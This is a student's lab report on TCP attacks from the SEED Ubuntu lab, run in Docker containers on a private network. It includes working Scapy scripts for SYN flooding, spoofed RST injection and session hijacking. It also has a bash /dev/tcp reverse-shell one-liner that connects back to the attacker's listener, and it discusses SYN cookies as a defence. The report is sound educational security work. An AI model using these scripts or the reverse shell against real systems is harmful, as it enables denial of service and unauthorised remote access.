Tibo Gobet

TCP/IP Attack

1. Introduction

The goal of this lab was to understand how the TCP protocol works and how it can be attacked. In this lab, I performed several attacks related to TCP, including:

- SYN Flood attack
- TCP RST attack
- TCP Session Hijacking
- Reverse shell using session hijacking

By completing these tasks, I learned how weaknesses in TCP design can be exploited and how some security mechanisms, such as SYN cookies, can reduce these risks.

2. Lab Environment


This lab was performed using Docker containers inside the SEED Ubuntu 20.04 virtual machine.

The network setup was the following:

Machine	IP Address	Role
Attacker	10.9.0.1	Launching attacks
Victim (Host A)	10.9.0.5	Telnet server
User1 (Host B)	10.9.0.6	Telnet client

All machines were in the same local network:

10.9.0.0/24



3. Task 1 – SYN Flooding Attack

3.1 Launching the SYN Flood

To perform the SYN flood attack, I used a Python script that sends many spoofed TCP SYN packets to the victim's Telnet port (port 23).

Here is the important part of the script:


```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
```

```
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose=0)
```

Explanation

- The source IP address is randomly generated (spoofed).
- The source port and sequence number are also random.
- The SYN flag is set.
- The script runs continuously to flood the server.

This creates many half-open TCP connections on the victim server.



3.2 Observations During the Attack


While the attack was running:


- The number of connections in `SYN_RECV` state increased.
- Telnet connection attempts sometimes failed.
- The server's half-open connection queue became full.

I also changed the backlog size using:

```
sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

When the queue size was smaller, the attack became more effective.





3.3 Enabling SYN Cookies

Next, I enabled SYN cookies:


```
sysctl -w net.ipv4.tcp_syncookies=1
```

After enabling SYN cookies:

- The SYN flood attack was less effective.
- Telnet connections could still be established.

Explanation

SYN cookies prevent the server from storing half-open connections in memory until the handshake is completed. This reduces memory exhaustion during the attack.



4. Task 2 – TCP RST Attack

Objective

The goal of this task was to terminate an active telnet session by sending a spoofed RST packet.


I captured the correct TCP session parameters and used the following script:

```
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=50406, dport=23, flags="R", seq=2585968603)

pkt = ip/tcp
send(pkt, verbose=0)
```

Explanation

- The packet was spoofed as if it came from the client (10.9.0.6).
- The correct source port and sequence number were used.
- The RST flag was set to reset the connection.

After sending this packet, the telnet session was immediately closed.



5. Task 3 – TCP Session Hijacking

Objective

The goal of this task was to inject a malicious command into an active telnet session.

First, I sniffed the active TCP session and captured:

- Source IP
- Destination IP
- Source port
- Destination port
- Sequence number
- Acknowledgment number

Then I created the following script:


```
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(
    sport=50406,
    dport=23,
```

```
    flags="A",
    seq=2585968603,
    ack=1554597647
)

data = "touch hacked.txt\r\n"

pkt = ip/tcp/data
send(pkt, iface="br-f3ff260bf491", verbose=0)
```

Explanation

- I used the exact TCP session parameters.
- The ACK flag was set.
- The correct sequence and acknowledgment numbers were used.
- A command was injected into the session.

The server executed the injected command successfully.



6. Task 4 – Reverse Shell via Session Hijacking

Objective

The goal was to create a reverse shell by injecting a command into the hijacked session.

Step 1 – Start Netcat Listener


```
nc -lnv 9090
```

Step 2 – Inject Reverse Shell Command

The injected command was:

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

After sending the packet, the victim machine connected back to the attacker.



When I typed:

```
whoami
```

The output showed:

```
seed
```

This confirmed that I had obtained shell access on the victim machine.

Explanation of Reverse Shell

- `/bin/bash -i` starts an interactive shell.
- Output is redirected to the attacker's IP and port.
- Input is also received from the attacker.
- Error messages are redirected as well.

This creates full remote shell access.

7. Interesting Observations

During this lab, I noticed several important things:

1. TCP does not verify the true identity of the sender.
2. If the sequence number is not correct, the injected packet is ignored.
3. SYN flood attacks exploit how TCP handles half-open connections.
4. SYN cookies help reduce the impact of SYN flooding.
5. Session hijacking is possible because TCP does not include built-in authentication.

8. Conclusion

This lab helped me understand practical TCP attacks and how they work in real systems.

I successfully performed:

- SYN flooding attack
- TCP RST attack
- TCP session hijacking
- Reverse shell injection

Through this lab, I learned why secure protocol design is very important and how attackers can exploit weaknesses in network communication.